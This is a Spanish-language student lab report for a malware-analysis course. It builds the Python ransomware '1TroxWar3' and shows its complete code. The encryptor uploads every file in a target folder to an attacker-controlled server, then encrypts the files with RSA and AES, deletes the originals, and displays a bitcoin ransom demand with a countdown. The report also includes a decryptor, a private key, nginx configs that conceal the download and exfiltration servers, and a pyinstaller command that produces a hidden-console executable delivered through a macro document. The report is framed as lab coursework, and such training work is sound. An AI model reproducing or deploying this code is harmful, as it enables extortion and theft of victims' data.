KEEPCODING

Práctica de módulo

Programación y ejecución de Ransomware en codificación Python

por Javier González Espinoza

Date: December 8, 2023
Módulo: Análisis de Malware
Profesor: Adrián Rodríguez García

Contents

I. Nota de compromiso

La codificación y ejecución del contenido de este trabajo ha sido realizado con fines académicos y éticos, dentro de un entorno de pruebas controlado, levantado por mi persona exclusivamente para el desarrollo de esta práctica. La finalidad es dar solución al ejercicio 1 del trabajo final del módulo *Análisis de Malware*, impartido por el profesor *Adrián Rodríguez García* en la academia *KeepCoding Tech School*.

Se comprende que el uso de cualquier tipo de malware sobre dispositivos no autorizados comprende en prácticas poco éticas e ilegales, tanto en Chile, España, como en el resto del mundo. Tras esto, se declara que el ransomware codificado para este trabajo con nombre *1TroxWar3*, será utilizado única y exclusivamente con los fines detallados anteriormente, y no fuera del entorno de laboratorio.

Atentamente,

Javier Nicolás González Espinoza

Alumno bootcamp Cybersecurity Full Stack

II. Detalles de la práctica

1. Ejercicio 1

En este ejercicio se va a pedir desarrollar un malware de tipo Ransomware con las siguientes características:

- Escrito en Python 3
- El vector de entrada debe ser un PDF con JavaScript (preferiblemente) o un documento ofimático con macros. Este vector deberá bajar el ransomware de un servidor (público o privado).
- Opcionalmente, es recomendable crear un proxy para que el vector de entrada no contacte directamente con el servidor.
- El ransomware debe usar encriptación híbrida y encriptar todo aquel fichero que se encuentre en la ruta "C:/Users/<username>/Desktop/keepcoding". Los ficheros encriptados deben ser de tipo PDF, WORD o TXT.
- En ransomware, antes de encriptar, debe subir los ficheros que encuentre al servidor.

La entrega se realizará en un ZIP llamado "<nombre_del_alumno_completo> - practica final.zip" con contraseña "infected" donde existirán los siguientes directorios:

- Codigo: Directorio con todo el código necesario, así como los ejecutables ya creados.
- Memoria.pdf: Memoria donde se detalle paso a paso todo el proceso de creación del ransomware en detalle, así como pruebas del funcionamiento.

NOTA: El ejercicio es idéntico a la práctica 1.

III. Entorno de pruebas

Para llevar a cabo las pruebas de funcionamiento del ransomware a programar se plantea la siguiente arquitectura de red, a través de la cual se gestionarán las descargas y cargas de los ficheros correspondientes.



Fig. 1: Arquitectura de red para ejecución de ransomware

1. VM Windows 10

En primer lugar se dispone de una máquina virtual con sistema operativo Windows 10 Pro la cual actuará como dispositivo víctima. En este dispositivo existe un fichero de nombre *Informes salariales.docm*, el cual se utilizará como vector de ataque. Dicho fichero posee una macro instalada y habilitada que desencadena la infección del ransomware. Por macro se conecta a un servidor de descargas a través de un proxy, del cual obtiene un fichero ejecutable de nombre *win.exe*, el cual tras descargar lo almacena en la ruta absoluta *C:\Users\user\AppData\Local* y lo ejecuta en el sistema.



Fig. 2: Macro programada en fichero Informes salariales.docm

Por otro lado, existe un directorio en la ruta *C:\Users\user\Desktop* de nombre *keepcoding*, el cual posee diversos ficheros que serán el foco objetivo del ransomware. Estos ficheros serán enviados a una botnet previos a ser encriptados.



Fig. 3: Contenido directorio *keepcoding* y visualización de fichero *Informes salariales.docm* en escritorio

2. VM Ubuntu 20

Por otra parte, se tiene un máquina virtual con sistema operativo Ubuntu 20, la cual será utilizada como dispositivo atacante. En esta máquina se encuentran en ejecución tres servicios fundamentales:

- **Botnet:** servicio levantado como aplicación mediante flask, la cual está en escucha a través del puerto 5000. Este servicio es el encargado de recibir y almacenar los ficheros robados del dispositivo víctima, previo a su encriptación.
- **Servidor web:** servidor http levantado con python desde el cual se descarga el fichero malicioso *win.exe* desde la máquina Windows 10.
- **Proxy inverso:** servicio gestionado a través de Nginx el cual permite gestionar los tráficos entrantes a la máquina Ubuntu, redirijiendo peticiones desde diferentes puertos a los servicios internos flask (puerto 5000) y http server (puerto 8000).

IV. Codificación

1. Script de cifrado de ficheros

El ransomware se programa como un script de cifrado con lenguaje python bajo el nombre **ransomware_encrypt.py**, el cual se muestra a continuación. Se destaca que el código tiene errores de indentado y saltos de línea, los cuales fueron ingresados exclusivamente para gestionar y ordenar de una mejor forma el contenido del código en la hoja a través del paquete *listing* de Látex. El código oficial sin estas modificaciones se encuentra adjunto a este informe.

```
import base64
import os
import tkinter as tk
from pathlib import Path
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP, AES
import requests

# Variables
directory = 'C:\\Users\\user\\Desktop\\keepcoding\\'
excludeExtension = ['.py', '.pem', '.exe']
server_url = "http://192.168.1.237:7000/upload"

# Public key with base64 encoding
publicKey = '''LSotLS1CRUdJTiBQVUJMSUMgSoVZLSotLSoKTUlJQklqQU5CZ2txa
GtpRzl3MEJBUUVGQUFPQoFROEFNSUlCQ2dLQoFRRUFod3Vqbm13U2N1dGRjWGljQVNoT
wowcVdkcDhDNzNvUUw5Yi9LSjJiQoo5SHM3Uo8wYWhoV3RMVWZjYUtEYW5hboczMkxmT
nVvZnBCZHNQTkN3WjZKCjRNWitiVEVLSnJLNDdQNnI2Yk5UYohnUTR6ZjdYSmNRaVVrN
nJ5amhkdFpzMVB4RnNBOElLWXRnaCt1L3hVdTUKWlBSSXpWWkNycTdMZ2NYelNoc1BGb
mNkMXk3bDc1dkRYenVuaoVQUEZZSUNEQnRzTVRNWDZ6SEFqZCs5NUwzYgpxVldIbkFjT
zZ2azFnM3dodjJrOEZUK2JHcVhkcjc3akt4R2N5SWhSMFJpZWswMUVRSHlQZWdEZktiT
WZiMEh5CnY4boxtMnEyNoFCTXA2blp2cFU3V3lBSDZlUjJ1VngwUXdVSkFHSVdRS1hDS
Uo1dlJFODl5WnV5QkduOHhTTowKQ3dJREFRQUIKLSotLS1FTkQgUFVCTElDIEtFWSotL
Sot'''

publicKey = base64.b64decode(publicKey)

# Function: directory scan
def scanRecurse(baseDir):
        for entry in os.scandir(baseDir):
```

```
                if entry.is_file():
                        yield entry
                else:
                        yield from scanRecurse(entry.path)


# Function: send files to api server
def send(files, server_url):
        for file_path in files:
                with open(file_path, 'rb') as f:
                     files = {"file": (file_path.name, f)}
                     requests.post(url=server_url, files=files)

# Send files to flask server
all_files = list(scanRecurse(directory))
send(all_files, server_url)

# Function: encryption
def encrypt(dataFile, publicKey):

        # Read data from file
        extension = dataFile.suffix.lower()
        dataFile = str(dataFile)
        with open(dataFile, 'rb') as f:
                data = f.read()

        # Convert data to bytes
        data = bytes(data)

        # Create public key object
        key = RSA.import_key(publicKey)
        sessionKey = os.urandom(16)

        # Encrypt the session key with the pub key
        cipher = PKCS1_OAEP.new(key)
        encryptedSessionKey = cipher.encrypt(sessionKey)

        # Encrypt the data with the session key
        cipher = AES.new(sessionKey, AES.MODE_EAX)
        ciphertext, tag = cipher.encrypt_and_digest(data)

        # Save the encrypted data to file
        fileDirectory = filePath.parent
```

```
        encryptedFile = fileDirectory / f"{filePath.stem}{extension}.
        h4ck3d"
        with open(encryptedFile, 'wb') as f:
                [f.write(x) for x in (encryptedSessionKey, cipher.nonce,
                tag, ciphertext)]
        os.remove(dataFile)

# Principal
for item in scanRecurse(directory):
        filePath = Path(item)
        fileType = filePath.suffix.lower()

        if fileType in excludeExtension:
                continue
        encrypt(filePath, publicKey)

# Create ransomware window
def countdown(count):
     hour, minute, second = count.split(':')
     hour = int(hour)
     minute = int(minute)
     second = int(second)

     label['text'] = '{}:{}:{}'.format(hour, minute, second)

     if second > 0 or minute > 0 or hour > 0:
          if second > 0:
               second -=1
          elif minute > 0:
               minute -=1
               second =59
          elif hour > 0:
               hour -=1
               minute = 59
               second = 59
          root.after(1000, countdown, '{}:{}:{}'.format(hour, minute,
          second))

root = tk.Tk()
root.title('1TroxWar3')
root.geometry('600x720')
root.resizable(False, False)
```

```
label1 = tk.Label(root, text = 'Infected by 1TroxWar3!!!\n', font=
('calibri', 40, 'bold'))
label1.pack()

label = tk.Label(root, font=('calibri', 50, 'bold'), fg = 'white',
bg = 'red')
label.pack()

label2 = tk.Label(root, text = '\n\nYour documents, images and
important files have been encrypted under a unique\n key generated
for this system. The decryption key is located on a secret server
on\n the Internet. No one can decrypt your information until a
payment is made and you\n obtain the private key.', font=('calibri',
12, 'bold'))
label2.pack()

label3 = tk.Label(root, text = '\nPAYMENT INFORMATION!', font=
('calibri', 14, 'bold'), fg = 'red')
label3.pack()

label4 = tk.Label(root, text = '\nAmount: $5000 USD\n Bitcoin
address: 1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa', font=('calibri', 12,
'bold'), fg = 'red')
label4.pack()

label5 = tk.Label(root, text = '\nMake the payment of the indicated
amount in the detailed bitcoin address through\n the following web
page:\n4p7g3z4w23r67ao9pqupl4pq6kufc4m.onion', font=('calibri', 12,
'bold'))
label5.pack()

label6 = tk.Label(root, text = '\nIf time runs out, the files will be
deleted!', font=('calibri', 15, 'bold'), fg = 'red')
label6.pack()

label7 = tk.Label(root, text = '\nTIME IS TICKING!!!', font=('calibri',
30, 'bold'), fg = 'red')
label7.pack()

countdown ('02:00:00')
root.mainloop()
```

La función de este programa es enviar el contenido del directorio *C:\Users\user\Desktop\keepcoding* a la botnet, para luego cifrarlos y mostrar en pantalla una ventana emergente que indica la infección realizada y el proceso detallado para obtener la clave y el script de descifrado. A continuación se describe el funcionamiento del script de cifrado:

Librerías

- **base64:** Esta librería se utiliza para gestionar las funciones de codificación y decodificación de datos a través del formato Base64.
- **os:** Permite la interacción del script con el sistema operativo.
- **tkinter:** Módulo a través del cual se pueden crear interfaces gráficas como ventanas, cuadros de diálogo, botones, entre otros.
- **pathlib:** Librería que permite manipular de un sistema de archivos en el sistema operativo. Facilita la manipulación de rutas y nombres de archivos de una manera más orientada a objetos.
- **Crypto.PublicKey.RSA:** Biblioteca parte de la librería *pycryptodome*, que proporciona el uso de funcionalidades criptográficas, especificamente para la implementación de codificación RSA para la creación de claves públicas y privadas.
- **Crypto.Cipher.PKCS1_OAEP y AES:** También es parte de la librería *pycryptodome*,y en este script permite gestionar el cifrado simétrico a través de AES.
- **requests:** Librería que permite realizar solicitudes HTTP desde un script en python, útil para interactuar con servidor web a través de solicitudes GET y/o POST.

Variables

Se definen las principales variables a utilizar en el script, tales como *directory* (ruta objetivo de ataque del ransomware), *excludeExtension* (ficheros con extensión .py, .pem y .exe, los cuales no deben ser cifrados por la función principal), y *server_url* (asignación de URL para realizar conexión con la botnet, con la finalidad de enviar los ficheros secuestrados del dispositivo víctima).

Public key with base64 encoding

En esta zona del código se establece una clave pública en base64 a través de *publicKey*, la cual es decodificada y almacenada en su versión binaria. Esta variable se utiliza

posteriormente en el script para realizar operaciones de cifrado de los ficheros.

Function: directory scan

Esta función escanea recursivamente un directorio y devuelve los objetos de este, tales como archivos y subdirectorios. La utilización de yield hace que la función sea eficiente en términos de memoria, en el caso de tener que procesar grandes conjuntos de archivos.

Function: send files to api server

Esta función se encarga de enviar los archivos especificados al servidor de la API flask instaurado en la máquina Ubuntu 20 a través de solicitudes POST, en donde cada archivo se envía a este por una solicitud individual.

Send files to flask server

Esta sección del código automatiza el proceso de enviar todos los archivos del directorio asignado al servidor Flask mediante la llamada de la función send.

Function: encryption

Esta función realiza el cifrado de los archivos del directorio indicado, utilizando criptografía asimétrica y simétrica, a través de la cual genera un nuevo archivo cifrado y elimina el archivo original.

Principal

En esta sección se itera sobre los archivos del directorio indicado como objetivo y se cifra cada uno de estos utilizando la función encrypt. Es la función principal del script tras la cual se ejecuta el ransomware luego de enviar los ficheros a la botnet.

Create ransomware window

Sección en donde se define la función countdown, la cual con el resto del código nos permite generar una interfaz gráfica ejecutable con el script que indica información sobre la infección del ransomware y datos para obtener la clave de descifrado.

2. Script de decifrado de ficheros

Para lograr descifrar los ficheros cifrados con el programa anterior, se programa un script de descifrado con lenguaje python bajo el nombre **ransomware_decrypt.py**, el cual se muestra a continuación. Al igual que antes, se destaca que el código tiene errores de indentado y saltos de línea, los cuales fueron ingresados exclusivamente para gestionar y ordenar de una mejor forma el contenido del código en la hoja a través del paquete *listing* de Látex. El código oficial sin estas modificaciones se encuentra adjunto a este informe.

```
import os
from pathlib import Path
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP, AES

# Variables
privateKeyFile = 'private.pem'
directory = 'C:\\Users\\user\\Desktop\\keepcoding\\'

# Function: directory scan
def scanRecurse(baseDir):
        for entry in os.scandir(baseDir):
                if entry.is_file():
                        yield entry
                else:
                        yield from scanRecurse(entry.path)

# Function: decrypt files
def decrypt(dataFile, privateKeyFile):
        # Read private key from file
        extension = dataFile.suffix.lower()
        with open(privateKeyFile, 'rb') as f:
                privateKey = f.read()
                # Create private key object
                key = RSA.import_key(privateKey)

        # Read data from file
        with open(dataFile, 'rb') as f:
                # Read the session key
                encryptedSessionKey, nonce, tag, ciphertext = [f.
                read(x) for x in(key.size_in_bytes(), 16, 16, -1)]

        # Decrypt the session key
        cipher = PKCS1_OAEP.new(key)
```

```
        sessionKey = cipher.decrypt(encryptedSessionKey)

        # Decrypt the data with the session key
        cipher = AES.new(sessionKey, AES.MODE_EAX, nonce)
        data = cipher.decrypt_and_verify(ciphertext, tag)

        # Save the decrypt data to file
        fileDirectory = dataFile.parent
        fileName = dataFile.stem
        decryptFile = fileDirectory / fileName
        with open(decryptFile, 'wb') as f:
                f.write(data)
        os.remove(dataFile)

# Principal
includeExtension = ['.h4ck3d']
for item in scanRecurse(directory):
        filePath = Path(item)
        fileType = filePath.suffix.lower()

        # Run the decryptor only if the extension is correct
        if fileType in includeExtension:
                decrypt(filePath, privateKeyFile)
```

La función de este programa es descifrar los ficheros encriptados anteriormente gracias a un clave privada generada de forma externa. Las primeras asignaciones de código son las mismas que en el script *ransomware_encrypt.py*, excepto por la variable **privateKeyFile**, la cual se utiliza para llamar a la clave privada de nombre *private.pem*.

Function: decrypt files

Esta función realiza el proceso inverso del fichero de encriptación, descifrando los archivos cifrados utilizando la clave privada correspondiente y la clave de sesión con criptografía simétrica (AES en modo EAX) para restaurar los datos originales de cada fichero.

Principal

Esta sección del código ejecuta el programa de descifrado, asegurándose de que solo se descifren los archivos con la extensión especificada y eliminando la extensión *.h4ck3d* agregada anteriormente. Es el punto de entrada donde se toman las decisiones sobre qué

archivos deben ser descifrados.

Se destaca que la clave privada de nombre *private.pem* se crea con la utilidad openssl de linux.

```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAhwujnmwScutdcXicAStO0qWdp8C73oQL9b/KJ2bCM9Hs7SO0
ahtWtLUfcaKDanaoG32LfNuofpBdsPNCwZ6J4MZ+bTEKJrK47P6r6bNTcHgQ4zf7
XJcQiUk6ryjhdtZs1PxFsA8IKYtgh+u/xUu5ZPRIzVZCrq7LgcXzStsPFncd1y71
75vDXzunkEPPFYICDBtsMTMX6zHAjd+95L3bqVWHnAcO6vk1g3whv2k8FT+bGqXd
r77jKxGcyIhR0Riek01EQHyPegDfKbMfb0Hyv8oLm2q27ABMp6nZvpU7WyAH6eR2
uVx0QwUJAGIWQKXCIJ5vRE89yZuyBGn8xSOLCwIDAQABAoIBABkAUaFRtrSp2Fna
j180Clq7KI3XA7D1V1V+1UkoIAoB81AQzSTbvNils5WRFa1PHF5ChuFttSsBRScu
UgyQckw3004ZxxxU+CGAIImalnb6831tbs68dOZFtWSaN+uNVQa1UZ1/mu4+DHf9
cDpxg3gqNZQ2RRAb8jcrU5hnJ8rrq7UNKme15ONO2uEN5jEaL/gbMMpiIcOvvIGE
i94X0ab2WRFsI/uQqxoELkQ5CjGIZJcJiXx6TUqT0LuGPBAIfqXRo4Bf9CVzJ/RN
sdJAVjcaMgJMcueFHDwChq8u2bydP20FqMjoOF5+eICC52//3OdX4+GGB9YNN8gX
sYpYOTkCgYEAue3zKqPTVciWsnlq3VS0TIsLNpvru/rKRe8Gmay97OyKv9ZAKrTg
jjQAH5yGX1bmarKGN33OYf0pABWWJhNbudU5h20+HgQ3RFj8bVrtT6RdsOLHvytE
GnvcSYgL181xhztfjUBaF1GU1OHGg0pPIK5NHjGRb40UK96xxQi1IFUCgYEAufCD
7KZ7uAXtru91mlEdshRwmArTWeAKoyBK3AuHVVPoFj8SzIBv6C1MG0dBVkO0segB
QUE9tmUPeIb/F6t/A/aN6v2UuqVME04CgOBmxdlEiY05rVXt4/PqXt4TjM8KDW4/
lUt/XyS8SQOB5ac1gaqYJJY20xvS9Ur4pGXX3d8CgYAbGh1U/NZkbb3RvDMgmiVB
9w6mYioFl7P+Z64tnml87Kn49rEZyI3nDJtsADPyF8e0i9tWoWcBD5b3ZS4i1LWN
LBCbtgfU9kZcFyCMjDGFZ28kxpnZOuRNe/qLWWJojPuYe8Yc3+GB/q1K3nJCVwWb
vOyO1yjc+tKS5n5BO1ZelQKBgAGhoZau80DvFGHHihGbipYoZcB/v9D3DUDXJLD/
jOVrwgqH7SNMMS8pTpSisGkQWQKClZg7+U2jX1pgXNaZU5j2TdJ0/RwSHTPCKHV3
Ao/T0y0dxxbFPTwVxMWmTyeaHW12vSoTKn/sM5a0aCxapjaIB6OyibKaeORcDwhq
OFWjAoGAUErKPq6DxkKLEVGpi4CruK+Ph/iXtJnain99YA21tLrRAkfCNc/g27fj
3/y/8/V7lFmIO9nh185b2q16PUQqiNxVhSvK1sTdcMOmD1uIPg+wml0Csgg8vi5S
oqBikWVz8+XYYbEVhtT7zOBvuc8ZEQ1CJOThCH0bsZDfVQhlgEc=
-----END RSA PRIVATE KEY-----
```

Fig. 4: Configuración de proxy inverso para botnet

3. Configuración de servidor proxy NGINX

Para ocultar el servidor web de descargas y la botnet se instala el servicio **Nginx** en la máquina Ubuntu 20, el cual será utilizado como proxy inverso para intermediar la comuni-

cación de la víctima con los dos servicios descritos anteriormente. Para esto se instala el servicio Nginx en la máquina virtual y se crean dos ficheros individuales en la ruta de sistema */home/etc/nginx/sites-available/*, con los que gestionar el tráfico: uno para redirigir el tráfico hacia la botnet y otro para tratar el tráfico con el servidor http.

Para la gestión del tráfico hacia la botnet se crea un fichero de nombre *proxy*, el cual redirije el tráfico entrante al dispositivo a través de la IP 192.168.1.237 puerto 7000 hacia el puerto 5000 interno, que es donde se encuentra escuchando el servicio flask con la botnet en ejecución. Este posee la siguiente configuración:

```
 GNU nano 4.8
1 server {
2         listen 7000;
3         server_name 192.168.1.237;
4
5         location / {
6                 proxy_pass http://127.0.0.1:5000;
7                 proxy_set_header Host $host;
8                 proxy_set_header X-Real-IP $remote_addr;
9                 proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
10        }
11 }
```

Fig. 5: Configuración de proxy inverso para botnet

Por otro lado, el tráfico dirijido al servidor HTTP de descargas (desde donde la macro del fichero utilizado com vector de ataque en el sistema víctima descargará el ejecutable win.exe) es gestionado por un nuevo fichero de configuración llamado *http*, el cual redirije el tráfico entrante al dispositivo a través de la IP 192.168.1.237 puerto 8080 hacia el puerto 8000 interno, que es donde se encuentra escuchando el servidor HTTP levantado con python3. Este posee la siguiente configuración:

```
 GNU nano 4.8
1 server {
2         listen 8080;
3         server_name 192.168.1.237;
4
5         location /home/keepcoding/Desktop/http_server/ {
6                 proxy_pass http://127.0.0.1:8000;
7                 proxy_set_header Host $host;
8                 proxy_set_header X-Real-IP $remote_addr;
9                 proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
10        }
11 }
12
```

Fig. 6: Configuración de proxy inverso para servidor http de descargas

Habiendo configurado el servidor proxy, se crean enlaces simbólicos de los ficheros *proxy* y *http* en la ruta */etc/nginx/sites-enabled/*, con la finalidad de habilitar la ejecución del servicio con estas reglas. Para eso se utiliza el siguiente comando de linux para cada caso:

```
keepcoding@ubuntu:~$ sudo /etc/nginx/s
sites-available/ sites-enabled/   snippets/
keepcoding@ubuntu:~$ sudo ln -s /etc/nginx/sites-available/proxy /etc/nginx/sites-enabled/

keepcoding@ubuntu:~$ sudo ln -s /etc/nginx/sites-available/http /etc/nginx/sites-enabled/
```

Fig. 7: Creado de ficheros en ruta sites-enabled como enlaces simbólicos de configuración nginx proxy

```
keepcoding@ubuntu:~$ cd /etc/nginx/sites-enabled/
keepcoding@ubuntu:/etc/nginx/sites-enabled$ ls -lsah
total 8.0K
4.0K drwxr-xr-x 2 root root 4.0K Dec  6 09:32 .
4.0K drwxr-xr-x 8 root root 4.0K Dec  6 07:45 ..
   0 lrwxrwxrwx 1 root root   34 Dec  6 07:45 default -> /etc/nginx/sites-available/default
   0 lrwxrwxrwx 1 root root   31 Dec  6 09:32 http -> /etc/nginx/sites-available/http
   0 lrwxrwxrwx 1 root root   32 Dec  6 08:48 proxy -> /etc/nginx/sites-available/proxy
keepcoding@ubuntu:/etc/nginx/sites-enabled$
```

Fig. 8: Contenido directorio sites-enabled, con ficheros proxy y http enlazados como enlaces simbólicos

V. Gestión fichero win.exe

1. Compilación win.exe

La creación del fichero malicioso ejecutable de nombre *win.exe* se realiza desde la máquina virtual Windows 10, a través de powershell gracias al módulo de compilación en C *pyinstaller* para python3.

```
PS C:\Users\user> cd .\Desktop\ej1\python-exe\code\
PS C:\Users\user\Desktop\ej1\python-exe\code> C:\Users\user\AppData\Local\Programs\Python\Python312\Scripts\pyinstaller.
exe -n win.exe --noconsole --onefile .\ransomware_encrypt.py
```

Fig. 9: Compilación de fichero malicioso ejecutable

Tras la compilación del script ransomware_encrypt.py se generará el fichero win.exe, el cual al ser ejecutado arrancará de forma automática el ransomware.



Fig. 10: Fichero compilado win.exe

2. Disposición de win.exe en servidor de descargas

Se levanta un servidor python desde el directorio *C:\Users\user\Desktop\ej1\python-exe\code\dist*, que es donde se almacena el fichero ejecutable compilado, con la finalidad de que este sea descargado desde la máquina Ubuntu 20.



Fig. 11: Servidor python

Desde la máquina Ubuntu 20 se accede al servidor http a través de la URL *http://192.168.1.110:8000*, desde donde se descarga el fichero *win.exe*.



Fig. 12: Descarga de fichero win.exe desde máquina Ubuntu 20 python

Luego de descargar el fichero, se almacena en el servidor de descargas en la ruta */home/keepcoding/Desktop/http_server*. Desde aquí será descargado tras la ejecución de la macro del documento ofimático vulnerable en la máquina víctima.



Fig. 13: Fichero win.exe en servidor de descargas

VI. Ejecución botnet y servidor de descarga

Para levantar el servidor de descargas desde la máquina Ubuntu 20 basta con ejecutar el siguiente comando, teniendo como ruta de arranque */home/keepcoding/Desktop/http_server/*:

Fig. 14: Servidor de descargas en ejecución

Por otro lado, para levantar la botnet se ejecuta el siguiente comando, tomando como ruta de arranque */home/keepcoding/Desktop/api_server/*:

